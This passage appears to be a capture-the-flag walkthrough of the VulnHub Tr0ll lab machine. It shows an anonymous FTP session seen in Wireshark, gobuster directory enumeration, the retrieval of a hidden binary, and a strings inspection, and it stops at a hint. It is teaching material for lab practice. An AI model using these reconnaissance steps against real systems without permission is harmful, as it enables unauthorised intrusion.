


```
220 (vsFTPd 3.0.2)
USER anonymous
331 Please specify the password.
PASS password
230 Login successful.
SYST
215 UNIX Type: L8
PORT 10,0,0,12,173,198
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
PORT 10,0,0,12,202,172
200 PORT command successful. Consider using PASV.
RETR secret_stuff.txt
150 Opening BINARY mode data connection for secret_stuff.txt (147 bytes).
226 Transfer complete.
TYPE A
200 Switching to ASCII mode.
PORT 10,0,0,12,172,74
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
QUIT
221 Goodbye.
```

We dont have this file there

Lets see what do we have other than this in here

If you change the eq to 2 and click on this one then follow tcp stream



tcp.stream eq 2

```
No.  Time       Source
  36 17.799436  10.0.0.
  37 17.799449  10.0.0.1
  38 17.799590  10.0.0.
  40 17.799796  10.0.0.
  41 17.799801  10.0.0.1
  42 17.799872  10.0.0.
  43 17.800150  10.0.0.1
  44 17.800315  10.0.0.
```

Wireshark · Follow TCP Stream (tcp.stream eq 2) · lol.pcap

```
Well, well, well, aren't you just a clever little devil, you almost found the sup3rs3cr3tdirlol :-P

Sucks, you were so close... gotta TRY HARDER!
```


Directory

/sup3rs3cr3tdirlol

Lets do some directory fuzzing

Directory Fuzzing :

```
gobuster dir -u http://192.168.110.55 -w
/usr/share/wordlists/dirb/common.txt
```




```
┌──(pks㉿Kali)-[~/VulnHub/Tr0ll]
└─$ gobuster dir -u http://192.168.110.55 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.110.55
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 285]
/.htaccess            (Status: 403) [Size: 290]
/.htpasswd            (Status: 403) [Size: 290]
/index.html           (Status: 200) [Size: 36]
/robots.txt           (Status: 200) [Size: 31]
/secret               (Status: 301) [Size: 316] [--> http://192.168.110.55/secret/]
/server-status        (Status: 403) [Size: 294]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Directories

/index.html (Status: 200) [Size: 36]
/robots.txt (Status: 200) [Size: 31]
/secret (Status: 301) [Size: 316] [-->
http://192.168.110.55/secret/]
/sup3rs3cr3tdirlol


Lets see this Web Application

Web Application :




Nothing in the source code also the /index.html is this page only

Lets see this /robots.txt




```
User-agent:*
Disallow: /secret
```

Lets see this /secret i guess



Again nothing in the source code as well

Lets see the last one as well : /sup3rs3cr3tdirlol




Index of /sup3rs3cr3tdirlol

Name	Last modified	Size	Description
Parent Directory		-	
roflmao	2014-08-11 18:45	7.1K	

Apache/2.4.7 (Ubuntu) Server at 192.168.110.55 Port 80


Lets download this fle roflmao then :

```
wget http://192.168.110.55/sup3rs3cr3tdirlol/roflmao
```




```
┌──(pks㉿Kali)-[~/VulnHub/Tr0ll]
└─$ wget http://192.168.110.55/sup3rs3cr3tdirlol/roflmao
--2024-08-06 12:23:40--  http://192.168.110.55/sup3rs3cr3tdirlol/roflmao
Connecting to 192.168.110.55:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7296 (7.1K)
Saving to: ‘roflmao’

roflmao                    100%[==========================================================>]   7.12K  --.-KB/s    in 0s

2024-08-06 12:23:40 (901 MB/s) - ‘roflmao’ saved [7296/7296]
```

Its a executable :



```
┌──(pks㉿Kali)-[~/VulnHub/Tr0ll]
└─$ file roflmao
roflmao: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linu
6.24, BuildID[sha1]=5e14420eaa59e599c2f508490483d959f3d2cf4f, not stripped
```


Lets see if we can spot anything in strings of this file



```
┌──(pks㉿Kali)-[~/VulnHub/Tr0ll]
└─$ strings roflmao
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
printf
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh
[^_]
Find address 0x0856BF to proceed
;*2$"
GCC: (Ubuntu 4.8.2-19ubuntu1) 4.8.2
.symtab
.strtab
```

